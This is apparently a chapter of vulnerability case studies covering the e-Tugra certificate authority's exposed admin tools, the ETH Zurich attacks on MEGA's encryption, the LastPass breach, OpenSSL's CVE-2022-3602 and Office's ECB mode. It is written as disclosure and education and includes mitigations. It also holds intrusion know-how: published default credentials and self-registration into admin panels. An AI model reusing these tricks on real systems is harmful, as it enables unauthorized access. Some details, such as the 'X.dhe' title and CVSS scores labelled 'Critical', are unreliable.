To maintain the integrity of CAs, they undergo rigorous audits adhering to industry-specific standards. Despite these measures, CAs are not immune to hacking incidents. Surprisingly, none of the certificate authorities currently implement bug bounty programs to incentivize security researchers to report vulnerabilities. Additionally, only a few major CAs, such as GlobalSign and Let's Encrypt, provide a security.txt file to facilitate the disclosure of security issues. Generally, CAs are required to undergo an annual penetration test to assess their security posture.

Consequently, the individual (Ian Carroll) began to consider the possibility that certificate authorities might possess easily exploitable vulnerabilities, susceptible to exploitation by malicious actors. With this suspicion in mind, the decision was made to investigate multiple certificate authorities, focusing particularly on the applications they had exposed to the internet.

CVSS Score: Critical / 9.8

Description:

Motivated by the aspiration to identify potential security weaknesses, the person embarked on an extensive investigation of e-Tugra, a well-established certificate authority situated in Turkey. As e-Tugra is entrusted by prominent tech giants such as Apple, Google, Mozilla, and various other clients, it bears a significant responsibility in safeguarding the security of online communications.


During the investigation, a series of disconcerting issues were discovered, raising concerns about the company's security protocols. This discovery prompted a strong determination to share these details openly with others, with the aim of preventing similar problems from emerging in the future. While acknowledging that security incidents can happen in any organization, the seriousness of these issues was particularly troubling given their potential impact on critical infrastructure.

Recognizing the urgency of the matter, the individual has decided to promptly disclose these findings. The primary objective is to raise awareness about the potential risks connected to the identified vulnerabilities. By doing so, the hope is to encourage collective efforts in enhancing cybersecurity practices to safeguard crucial systems and information within an increasingly interconnected digital environment.

Exploitation:

Administrative tools with default passwords

It seemed that e-Tugra employs a shared framework for several of its internal tools, resulting in a consistent visual appearance. Not only do these tools have a similar look, but their homepages also exhibit conspicuous text resemblances.



Talimatlar

Sit içeriğe erişmek için oturum açın.

İki standart kullanıcı hesapları, bu uygulama için üyelik seçeneği seçildiyse uygulaması başlatıldığında otomatik olarak oluşturulur.


Idari hesap **admin**, web sitesi ve üyelik yöneticisi tüm alanlara erişim yetkisine sahiptir. Standart **user** hesap üyelik yöneticisi hariç web sitesinin tüm alanlarda erişmesine izin verilir.

İdari hesap:
admin / admin123%

Standart kullanıcı hesabı:
user / user123%

Fig. 1. Image by Ian Carroll, Security concerns with the e-Tugra certificate authority

Even though the homepage is in Turkish, it provides valuable information that the default credentials for the application are either "admin/admin123%" or "user/user123%." Encountering such default credentials on a certificate authority's production website is highly concerning. However, initially, these credentials did not grant access until the individual came across another application where they eventually worked.



```
This is a list of log. Showing 14,354,756 items.

ETA-ERPAPP02   Apr 01, 10:20:27 AM   Trace
Machine Name   Logged                Level
Checking for aborted jobs...
Message
Hangfire.Server.ServerJobCancellationWatcher
Logger
<no type>.CallSite.Target
Callsite

ETA-ERPAPP02   Apr 01, 10:20:27 AM   Trace
Machine Name   Logged                Level
No newly aborted jobs found.
Message
Hangfire.Server.ServerJobCancellationWatcher
Logger
<no type>.CallSite.Target
Callsite

ETA-ERPAPP02   Apr 01, 10:20:31 AM   Info
Machine Name   Logged                Level
Caller: Radzen.Odeme.GetOdemeBilgileri, UserName: servis, IslemGuid: 7644a138-712c-4fb5-bbef-eacebd0601cc
Message
ERP.Agents.SanalPosOdeme
Logger
ERP.Agents.SanalPosOdeme.IslemFisiOnayComplate
Callsite
```

Fig. 2. Image by Ian Carroll, Security concerns with the e-Tugra certificate authority

After a more thorough examination, it became apparent that the accessed server acted as a storage repository for logs originating from various other applications. To the investigator's surprise, the previously mentioned default password granted unrestricted access to this server, allowing them to delve into an extensive collection of over 14 million log entries. Moreover, this unauthorized access enabled the person to add new users to the application, effectively granting them administrative privileges. The absence of any additional user configurations raised suspicions that e-Tugra staff might have knowingly utilized these default passwords to gain entry to the system.

Notably, the server's logs contained numerous references to EJBCA, a widely used software by many certificate authorities for their certificate issuance infrastructure. This connection indicated that the compromised system was likely interconnected with other critical systems possessing certificate-issuing capabilities. Thankfully, the log entries did not appear to contain sensitive or confidential data. However, a significant portion of the logs was written in Turkish, a language unfamiliar to the investigator, hindering their complete understanding of the context within those entries.


Administrative tools with sign-up enabled(!)

Attempting the default passwords on another e-Tugra application built with the same framework, the investigator was relieved to find that they had been altered and no longer worked. However, a new discovery surfaced – an additional button on the login form, prompting users to sign up for a new account. Seizing the opportunity, the investigator registered an account using the email address "admin2@admin2.com" and was instantly granted access to an extensive administrative panel.

Within this administrative tool, a wealth of sensitive information was found, encompassing every email message, text message, and uploaded document sent to and from e-Tugra's systems. The repository contained substantial amounts of personally identifiable information (PII), including uploaded Turkish IDs, email addresses, phone numbers, and physical addresses.

Undoubtedly, this situation is of utmost seriousness and could potentially qualify as a substantial data breach compromising personal information. However, it's important to consider that certificate authorities have a distinct responsibility of verifying control over certain aspects, such as domain names. To accomplish this, certificate authorities utilize a method involving the transmission of a unique code to designated email addresses, like admin@yourdomain.com. The user is then required to provide this code back to the certificate authority as evidence of their control over the respective email address.

The flaw in e-Tugra's system granted access to view the content of any email sent to any e-Tugra user. Despite receiving a confirmation code for the individual's own email address, he had the ability to view such emails for any user on the platform.



sales@e-tugra.com.tr

Review the email information below. Click Edit to modify this record, Delete to delete record or click Cancel / close to return.

E-MAIL INFORMATION

From who	sales@e-tugra.com.tr
To who	ian2@ian.sh
cc	
bcc	
Title	E-tuğra Confirmation Code
Contents	

E-TUGRA Confirmation Code Notification

You can use your short-term confirmation code that you will use for your transaction.

Confirmation code: 6595

What Can You Do in Your Customer Panel?


You Can Do Your Invoice Transactions You can add a new billing address, update your billing address and download your invoice.

You Can Make Your Payment Transactions You can make a fast credit card payment.

We Are Here If You Need Support

Fig. 3. Image by Ian Carroll, Security concerns with the e-Tugra certificate authority

Within the same administrative panel, there exists an email template specifically designed for verifying control over a domain name. Disturbingly, the template can be edited, raising significant concerns about the potential implications. While it seems that e-Tugra is not currently utilizing this template, any domain validation previously carried out through this system might be deemed unreliable and should be treated as invalid.



Email Verification

Review the email templates information below. Click Edit to modify this record, Delete to delete record or click Cancel / close to return.

TBL CONTENTTAMPLATE

These mail templates registration fields can be edited.

Type: Email Verification

No HTML Template

```
Dear {Email}<br /><br />Domain Validation for {DomainTLD}<br /><br /><b>We received an SSL request with the CSR information below;</b><br />< br />DomainName :
{DomainName}<br /><br />This order was placed by {NameSurname} with phone number {MobilPhone}.<br />The following <b>I approve</b> to allow the certificate to be created.
<br /><br /><a href=[redacted]/pages/crm-alanadidogrulamaonay?VerificationGuid={VerificationGuid}&Email={Email}}&verificationTypesId= 1&verificationkey=
{verificationkey}">I approve</a><br />
```

Template:

Dear {Email}

Domain Validation for {DomainTLD}

We received an SSL request with the following CSR information;

Domain : {DomainName}

This order was placed by {NameSurname} with {MobilPhone} phone number.
To allow the creation of the certificate, you must click on the I **Agree** link below.

I approve

Fig. 4. Image by Ian Carroll, Security concerns with the e-Tugra certificate authority

Impact:

In addition, e-Tugra provides a customer panel where customers can make certificate purchases. Leveraging the aforementioned vulnerabilities, it would be possible to intercept password reset emails and subsequently gain control of any account on this platform. Although specific details will not be disclosed as they might not be resolved yet, the customer panel was found to contain numerous other issues, some of which were trivial, but others could lead to critical consequences, including potential user account takeover.

Mitigation:

As per the CA/B Forum Network Security Guidelines, e-Tugra is obligated to address critical security vulnerabilities within a 96-hour timeframe. Even though I provided a detailed disclosure of all these issues to e-Tugra, I have chosen to publish this post without awaiting their approval, considering the potential risks to the overall ecosystem.

Here is a timeline of the communication with e-Tugra regarding the issues:

- Nov 13th, 2022, 4:10: Initial contact made to e-Tugra regarding administrative systems (no response received).
- Unknown (date): Administrative systems are no longer accessible on the Internet.
- Nov 13th, 2022, 18:50: A second set of issues was reported to e-Tugra, following up on the initial issues that seemed to have been fixed.
- Nov 14th, 2022, 8:35: Initial reply received from e-Tugra, stating they are working on resolving the problems.
- Nov 14th, 2022, 17:18: Inquired about the procedure for reporting security issues in the future (no response received).
- Nov 16th, 2022, 22:52: Notified e-Tugra of the intended disclosure (no response received).
- Nov 17th, 2022: Published this post disclosing the issues.

Please note that the timeline above shows the interactions and attempts made to address the security vulnerabilities with e-Tugra before deciding to proceed with public disclosure.

References:

1. https://groups.google.com/a/mozilla.org/g/dev-security-policy/c/yqALPG5PC4s
2. https://news.ycombinator.com/item?id=33642615
3. https://ian.sh/etugra

6.5 Mega Storage Allows Decryption of User Data

Introduction-

MEGA is a leading New Zealand-based cloud storage platform with a growing user base of over 250 million users and 1000 Petabytes of data saved on their service. MEGA claims to provide end-to-end security which is in a user-controlled form. This is achieved by performing all data encryption and decryption operations on MEGA clients using keys that are only available to those clients. This is meant to safeguard MEGA users from attacks by MEGA themselves or opponents who have taken over MEGA's infrastructure.

CVSS Score: 8 - Critical Severity

Description-

There were various vulnerabilities found on the MEGA cloud storage platform which were discovered by researchers at ETH Zurich, in Switzerland, who had reported it to the firm in order to patch those vulnerabilities and secure loads amount of data. The vulnerabilities featured a total of five attacks which led to a full compromise of the confidentiality of user files. Also, the integrity of user data is also mutilated to the extent where an attacker can insert malicious/infected files of his/her choice which also gets a check of authenticity through the client's side.

Exploitation-

These vulnerabilities paved way to different types of attacks, they are as follows:

1. **RSA Key Recovery Attack**

   A malicious service provider can retrieve a user's private RSA share key (used to share file and folder keys) across 512 login attempts by leveraging the session ID exchange at the start of a client connection to MEGA. When the attacker compromises the RSA key, the attacker loses the confidentiality and integrity of all node keys shared with the victim. Our attack takes advantage of the encrypted RSA key's lack of integrity protection and the peculiarities of the RSA-CRT implementation used by MEGA clients to create an oracle that leaks one bit of information about a factor of the RSA modulus each login attempt. It accelerates the attack by combining this innovative attack vector with well-known lattice techniques.

2. **Plaintext Recovery**




Fig. 1. MEGA's key hierarchy. The master key encrypts the share, chat, sign and node keys using AES-ECB.

In accordance with the figure above, the key hierarchy MEGA clients use AES-ECB to encrypt private keys for sharing, chat key transfer, and signing with the master key. Additionally, file and folder keys use the same encryption. An adversary can use a plaintext recovery attack to compute the plaintext from the ciphertext. MEGA can decrypt AES-ECB ciphertexts written with a user's master key in this specific assault. This enables the attacker to access the previously specified and highly sensitive key material that has been encrypted in this manner. The adversary can decode the victim's data or impersonate them using the user's sharing, chat, signing, and node keys.

This attack exploits the lack of key separation for the master key and knowledge of the recovered RSA private key. The decryption oracle again arises during authentication, when the encrypted RSA private key and the session ID (SID), encrypted with the RSA public key, are sent from MEGA's servers to the user. MEGA can overwrite part of the RSA private key ciphertext in the SID exchange with two target ciphertext blocks. It then uses the SID returned by the client to recover the plaintext for the two target blocks. Since all key material is protected with AES-ECB under the master key, an attacker exploiting this vulnerability can decrypt node keys, the victim's Ed25519 signature key, its Curve25519 chat key, and, thus, also all exchanged chat keys. Given that the private RSA key has been recovered, one client login suffices to recover 32 bytes of encrypted key material, corresponding, for instance, to one full node key.

3. **Framing Attack**

This technique enables MEGA to fake data in the victim's name and store it in the target's cloud storage. While prior attacks allowed an enemy to edit existing files using compromised keys, this approach allows the adversary to preserve existing files or upload more documents than the user currently stores. For example, a potential assault could pose as a whistleblower and deposit a large collection of internal documents in the victim's cloud storage. When an assault keeps the user's original cloud stuff, it gains credibility.

To create a new file key, the attacker makes use of the particular format that MEGA uses for node keys. Before they are encrypted, node keys are encoded into a so-called obfuscated key object, which consists of a reversible combination of the node key and information used for the decryption of the file or folder. (Specifically, a nonce and a truncated MAC tag.) Since none of our attacks allows an attacker to encrypt values of their choosing with AES-ECB under the master key, the attacker works in the reverse direction to create a new valid obfuscated key object. That is, it first obtains an obfuscated key by decrypting a randomly sampled key ciphertext using the plaintext recovery attack. Note that this ciphertext can really be randomly sampled from the set of all bit strings of the length of one encrypted obfuscated key object.

Decryption will always succeed since the AES-ECB encryption mode used to encrypt key material does not provide any means of checking the integrity of a ciphertext. The resulting string is not under the control of the adversary and will be random-looking but can regardless be used as a valid obfuscated key object since both file keys and the integrity information (nonces and MAC tags) can be arbitrary strings. Hence, the adversary parses the decrypted string into a file key, a nonce, and a MAC tag. It then modifies the target file which is to be inserted into the victim’s cloud such that it passes the integrity check when the file key and integrity information from the obfuscated key is used. The attacker achieves this by inserting a single AES block in the file at a chosen location. Finally, the adversary uses the known file key to encrypt the file and uploads the result to the victim’s cloud.

4. Integrity Attack

This attack exploits the peculiar structure of MEGA’s obfuscated key objects to manipulate an encrypted node key such that the decrypted key consists of all zero bytes. Since the attacker now knows the key, this key manipulation can be used to forge a file in a manner similar to the framing attack. Unlike the framing attack (which requires the ability to decrypt arbitrary AES-ECB ciphertexts), for this attack the adversary only needs access to a single plaintext block and the corresponding ciphertext encrypted with AES-ECB under the master key. For instance, the attacker can use MEGA’s protocol for public file sharing to obtain the pair: when a user shares a file or folder publicly, they create a link containing the obfuscated key in plaintext.

Hence, a malicious cloud provider who obtains such a link knows both the plaintext and the corresponding ciphertext for the node key, since the latter is uploaded to MEGA when the file was created (before being shared). This can then be used as the starting point for the key manipulation and allows a forged file ciphertext to be uploaded into the victim's cloud, just as for the framing attack. However, this attack is less surreptitious than the framing attack because of the low probability of the all-zero key appearing in an honest execution, meaning that an observant user who inspects the file keys stored in their account could notice that the attack has been performed.

5. **GaP-Bleichenbacher Attack**

This is a new variation of Bleichenbacher's PKCS#1 v1.5 padding attack. It is referred to as a Guess-and-Purge (GaP) Bleichenbacher assault. MEGA can use this attack to decipher RSA ciphertexts by exploiting a padding oracle in MEGA's chat functionality's fallback chat key exchange. The susceptible RSA encryption is used for user key sharing, exchanging a session ID with the user after login, and in a legacy key transfer for the MEGA chat. As shown in (Fig. 1), each user has a public RSA key that other users or MEGA can use to encrypt data for the owner, as well as a private key that the user can use to decode material shared with them. MEGA can decipher these RSA ciphertexts with this approach, albeit requiring an impractical number of login attempts.

Impact-

- When a user accesses their Mega account, their private RSA key which is used to exchange data can be stolen within a maximum of 512 login attempts which in turn enables hijacking of the session ID. An additional manipulation of the Mega software program on the computer of the victim can force their user account to constantly log in automatically.
- MEGA has also been able to decrypt key materials like node keys and could use them to decrypt all user communication and files, which in all means loss of privacy.
- MEGA was able to insert capricious/arbitrary files into users file storage which were indistinguishable from genuinely uploaded ones.

Mitigation:

- AES-ECB encryption techniques can be replaced with an authenticated encryption technique, AES-GCM.
- MEGA's system can be redesigned, including the use of AES-GCM to secure node keys and the use of distinct keys for file encryption and attribute protection. Along with this MEGA'S custom variant AES-CCM for file encryption can also be replaced with a well-analysed AES-GCM.
- Usage of OPAQUE (the version where the server does not learn the password in the registration phase) can be implemented instead of the authentication key.
- Implementation of HMAC can be followed on existing ciphertexts to protect the integrity of key ciphertexts.

References:

1. https://mega-awry.io/
2. https://mega-awry.io/pdf/mega-malleable-encryption-goes-awry.pdf
3. https://www.bleepingcomputer.com/news/security/mega-fixes-critical-flaws-that-allowed-the-decryption-of-user-data/

4. Fig. 1. MEGA'S key hierarchy. The master key encrypts the share, chat, sign and node keys using AES-ECB by Matilda Backendal , Miro Haller and Kenneth G. Paterson (2022)
5. https://ethz.ch/en/news-and-events/eth-news/news/2022/06/vulnerabilities-in-mega-cloud-service.html

6.6 Encrypted Lastpass Data Leaked and Abused

Introduction:

In August 2022, LastPass, a popular password manager, was hacked. The hack exposed the personal information of millions of users, including usernames, email addresses, and password hints.

In March 2023, LastPass announced that the hacker behind the August hack had gained access to a critical corporate vault available to only four top employees. The vault contained encryption keys for 30 million customer vault backups stored on Amazon web servers. This means that the hacker now has encrypted copies of every LastPass customer's password vault.

The hacker also gained access to "decryption keys needed to access the AWS S3 LastPass production backups, other cloud-based storage resources, and some related critical database backups." This means that the hacker has access to the most sensitive internal company secrets and digital access credentials.

The implications of this hack are serious. The hacker could potentially decrypt the passwords of millions of LastPass users, giving them access to all the accounts that are associated with those passwords. This could lead to identity theft, financial fraud, and other crimes.

LastPass has taken steps to mitigate the damage from this hack. They have reset all customer passwords and have forced all users to change their master passwords. They have also implemented additional security measures to protect their systems.

CVSS Score: 8 Critical Severity

Description:

On December 22nd, 2022, LastPass, a popular password manager, revealed that hackers had obtained extensive information from user accounts, including billing and email addresses, end-user names, telephone numbers, and IP address information. This information was obtained through a security breach that occurred in August 2022.

The breach also included customer vault data, which includes both unencrypted data such as website URLs and encrypted data like website usernames and passwords, secure notes, and form-filled data. This means that hackers could potentially access the accounts of LastPass users and steal their passwords, which could lead to identity theft and other crimes.

In January 2023, LastPass's parent company, GoTo, revealed that the August 2022 breach had also affected several other GoTo products, including online meetings service Join.me; remote access business tool Remotely Anywhere, hosted VPN service Hamachi, and remote access tool business communications tool Central.

GoTo CEO, Paddy Srinivasan explained that a hacker stole "encrypted backups for all of the listed services, as well as encryption keys for a portion of the encrypted backups. This may include account usernames, salted and hashed passwords, a portion of Multi-Factor Authentication (MFA) settings, as well as some product settings and licensing information."

This means that hackers could potentially access the accounts of users of all these GoTo products and steal their passwords, which could lead to identity theft and other crimes.

Exploitation:

The security breach at LastPass has put all 30 million users at risk, as it has resulted in hackers gaining access to the entire password vault stored on the company servers as of August 2022. This means that if the hackers can crack a user's master password, they would gain full control over their online life, including their emails, bank accounts, healthcare data, tax information, and social media accounts, among others.

According to LastPass, the hackers might attempt to use brute force techniques to guess the master password and decrypt the copies of the vault data they obtained. However, LastPass claims that this would be an extremely challenging task, taking potentially "millions of years" to successfully guess the master passwords for customers who have followed LastPass's recommended password best practices. Nevertheless, it raises the question of how many customers have actually followed these best practices.

Impact:

The risks mentioned above are not limited to LastPass users alone but also extend to users of other GoTo products such as Join.me, Central, Remotely Anywhere, and Hamachi, which have also been compromised in the hack. As a result, the hackers now have access to encrypted backups and encryption keys associated with these products.

This puts all the private information stored within these backups and encryption keys at risk, potentially allowing the hackers to disrupt various aspects of a user's digital life.

GoTo has taken steps to address the situation by directly contacting affected customers and providing them with updates and recommendations on how to safeguard their accounts. Additionally, the company has reset potentially compromised passwords and reauthorized Multi-Factor Authentication (MFA) settings, where applicable. Furthermore, affected accounts have been migrated to an enhanced "Identity Management Platform" that offers improved security measures, including stronger authentication and login-based security options.

Fortunately, the overall damage may be relatively less severe for users of these four services compared to LastPass. This is because the exposed passwords and data primarily pertain to customer activity on a single service. While this realization may provide some comfort, it is important to note that users of Join.me, Central, Remotely Anywhere, and Hamachi have still experienced a compromise of their sensitive passwords and data, albeit to a lesser extent than LastPass users.

Mitigation:

In the wake of the LastPass hack, we recommend that users take the following steps to protect their passwords:

- Choose strong passwords. Passwords should be at least 12 characters long, and they should include a mix of upper and lowercase letters, numbers, and symbols.
- Use a password manager. A password manager can help you to generate strong passwords and to store them securely.
- Enable two-factor authentication (2FA). 2FA adds an extra layer of security to your account by requiring you to enter a code from your phone in addition to your password.
- Be careful about what information you share online. Don't share your passwords with anyone and be careful about what information you share on social media.

References:

1. https://www.kiplinger.com/personal-finance/lastpass-hack
2. https://thehackernews.com/2023/03/lastpass-hack-engineers-failure-to.html
3. https://www.bleepingcomputer.com/news/security/lastpass-devops-engineer-hacked-to-steal-password-vault-data-in-2022-breach/

6.7 Buffer Overflow Vulnerability in OpenSSL X.dhe Certificate Verification

Introduction:

OpenSSL is a versatile software library renowned for offering an open-source implementation of the highly relied upon Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protocols. Acting as a general-purpose cryptography library, it encompasses an extensive array of security-centric functionalities. Among its notable features are comprehensive support for SSL/TLS, cryptographic hashing, and digital signatures. Moreover, OpenSSL provides a collection of utility programs that facilitate key generation, digital signature creation and verification, as well as file encryption and decryption.

Buffer overflow is a software vulnerability that occurs when a program tries to store more data in a memory buffer than it can handle. Think of a buffer as a container with a limited capacity. When more data is added to the buffer than it can hold, the excess spills over into adjacent memory areas. This can cause unpredictable behavior and security issues.

The given vulnerability triggered a buffer overflow in the X.509 certificate verification functionality of OpenSSL, specifically in name constraint checking.

CVSS Score – 7.5 Critical Severity


Description and Exploitation:

The vulnerability resides in a function called ossl_punycode_decode within OpenSSL. This function is responsible for decoding Punycode domain names. Punycode is a standard defined in RFC3492 and is utilized for encoding internationalized domain names from Unicode representation to ASCII. As an example, let's consider the Unicode character "Latin Small Letter Alpha" (ɑ) represented by 0251. If a domain incorporates this character, such as null.community (with the first "a" being the Unicode character), it becomes an International Domain Name in Applications (IDNA) domain.

Computers convert IDNA domains into Punycode domains, resulting in null.community being transformed into xn--null-bxc.community, where xn– denotes a Punycode domain. In OpenSSL, the ossl_punycode_decode function accepts a string buffer containing a Punycode domain (with xn– removed) and converts it into Unicode for further processing.

This function is invoked during the validation of an X.509 certificate when a client or server is configured to perform such validation. The vulnerability can be potentially exploited by an attacker who creates a malicious certificate containing Punycode in the domain of the email address field. So an attacker can craft a malicious email address in a certificate to overflow an arbitrary number of bytes containing the `.’ character (decimal 46) on the stack. This buffer overflow could result in a crash causing a Denial-of-service.

In order to reach this vulnerable function, the execution has to go through the following scenario:


1 Attacker Generates Malicious Certificate Chain
Root CA
signs
Certificate
2 Attacker Sends Certificate Chain
3 Victim Receives and Verifies Attacker Certificate Chain
OpenSSL 3.0.6
verify_chain
ossl_punycode_decode

Server-Side Attacks

In order for servers running OpenSSL 3 to be affected, they need to be configured to accept client certificates. However, it's important to note that client certificate authentication is not commonly used in most scenarios. Therefore, most servers will remain unaffected as they typically employ a form-based approach for authentication.

If a server does accept client certificates, the attack path may become viable. Nevertheless, it's worth mentioning that the Punycode decoding process occurs after certificate validation. This implies that a valid certificate chain or a configuration that disregards signature errors is necessary for exploitation.

In certain cases, a private certificate authority (CA) or intermediary may act as an untrusted party and possess the ability to sign valid certificates that are trusted by the server. This situation often arises when authenticating API requests from external web services. However, if the client certificates are issued by a trusted party, based on the available information, exploitation should not be possible.

Client-Side Attacks
If a TLS client establishes a connection with a malicious server, it becomes susceptible to vulnerabilities. In order to exploit this vulnerability, the malicious certificate must either possess a valid signature chain leading back to the root certificate authority (CA), or the server must be configured to continue the validation process despite an invalid signature chain. While it is relatively common for TLS clients to disregard signature verification, it is unlikely to be the default behavior in most applications.

Impact:

Successful exploitation of this vulnerability may lead to crashing of the application, leading to a Denial-of-service (DoS) via Buffer Overflow.

Affected Products:

OpenSSL versions 3.0.0 to 3.0.6

Mitigation:

If an application utilizes OpenSSL 3.0 and performs X.509 certificate verification from untrusted sources, it is susceptible to the flaw. This vulnerability extends to both TLS clients and TLS servers that have TLS client authentication enabled. To mitigate risks, users who operate TLS servers are advised to temporarily disable TLS client authentication until the necessary fixes are applied.

The recommended fix for CVE-2022-3602 is to update OpenSSL to version 3.0.7.

References:

1. X.509 Email Address 4-byte Buffer Overflow (CVE-2022-3602)
2. CVE-2022-3786 and CVE-2022-3602: X.509 Email Address Buffer Overflows - OpenSSL Blog
3. https://access.redhat.com/security/cve/CVE-2022-3602
4. https://github.com/DataDog/security-labs-pocs/tree/main/proof-of-concept-exploits/openssl-punycode-vulnerability

6.8 Microsoft Office Used ECB Mode

Microsoft Office 365 allows users to send and receive encrypted messages when ECB message encryption mode is enabled. According to the NIST National Vulnerability Database (NVD), the use of ECB to encrypt confidential information constitutes a severe security vulnerability.

